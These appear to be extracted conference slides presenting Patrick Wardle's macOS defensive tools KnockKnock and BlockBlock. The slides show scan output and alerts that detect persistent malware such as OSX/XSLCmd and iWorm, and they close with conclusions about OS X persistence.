


KNOCK KNOCK'S DESIGN & GOALS

find what's automatically executed during startup




scan



"open-source, plugin-oriented, design aims to encourage collaboration & evolution"



malware



auto run binaries
& commands



[github . com/synack/knockknock](https://github.com/synack/knockknock)

KNOCKKNOCK OUTPUT

command-line malware detection

```
$ python knockknock.py -p launchDandA
```

WHO'S THERE:

[Launch Agents]


clipboardd

path: /Users/user/Library/LaunchAgents/clipboardd


plist: /Users/user/Library/LaunchAgents/com.apple.service.clipboardd.plist

hash: 60242ad3e1b6c4d417d4feb8fb464a1

TOTAL ITEMS FOUND: 1



OSX/XSLCmd detection



KNOCKKNOCK UI

detecting persistence: an app for that!

a complete re-write

The screenshot shows the KnockKnock (UI) application window. At the top right is the title "KnockKnock (UI)" and the version "version: 1.0.0". In the center is a large play button icon with the text "Start Scan" below it. To the right of the play button is a table listing detected persistence items:

	Item	Path	Status	Actions
6	Little Snitch Agent	/Library/Little Snitch/Little Snitch Agent.app/Contents/MacOS/Little Snitch Agent	0/55	virustotal info show
6	UpdaterStartupUtility	/Library/Application Support/Adobe/00BE/PDApp/UWA/UpdaterStartupUtility	0/57	virustotal info show
15	Creative Cloud	/Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app/Co.../Creative Cloud	0/56	virustotal info show
3	GoogleSoftwareUpdateAgent	/Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.b.../GoogleSoftwareUpdateAgent	0/57	virustotal info show
0	uuid-patcher	/Library/Application Support/GPGTools/uuid-patcher	0/56	virustotal info show

At the bottom right of the table area is a green apple icon with the text "scan complete". On the left side of the main content area is a sidebar with the following categories and counts:

- Browser Extensions**: 6 items
- Kernel Extensions**: 6 items
- Launch Items**: 15 items
- Login Items**: 3 items
- Spotlight Importers**: 0 items
- System**: 1 item



distribution



user experience





speed

KNOCKKNOCK UI

VirusTotal integration

iWorm detection


Browser Extensions plugins/extensions hosted in the browser	6	JavaW ↳ /Users/patrick/Projects/Personal/obj-c/malware/iWorm/JavaW	26/57 virustotal info show
Kernel Extensions modules that are loaded into the kernel	6	GoogleSoftwareUpdateAgent ↳ /Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.b.../GoogleSoftwareUpdateAgent	0/57 virustotal info show
Launch Items daemons and agents loaded by launchd	14	Creative Cloud ↳ /Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app/Co.../Creative Cloud	0/56 virustotal info show



VirusTotal integrations


BlockBLOCK (BETA)

continual runtime protection!



osxMalware
installed a launch daemon or agent

status bar



osxMalware

process id: 74090 (parent: -1)

process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware

com.malware.persist.plist

startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist

startup binary: /usr/bin/malware.bin

Block

Allow

BlockBLOCK, block blocking :)




 products

 malware


 blog

 about


*"providing visibility
to the core"*



dylib hijack scanner



knockknock



blockblock


SOME CONCLUSIONS

...wrapping this up

myriad of persistence
methods



+



=




insecure macs

os x malware




but knowledge is power and new tools can help!
► knockknock (ui) & blockblock



QUESTIONS & ANSWERS


...feel free to contact me any time!



patrick@synack.com



@patrickwardle



syn.ac/RSA



Objective-See

IMAGE CREDITS



[thezooom.com](http://thezoooom.com)
deviantart.com (FreshFarhan)

iconmonstr.com
flaticon.com

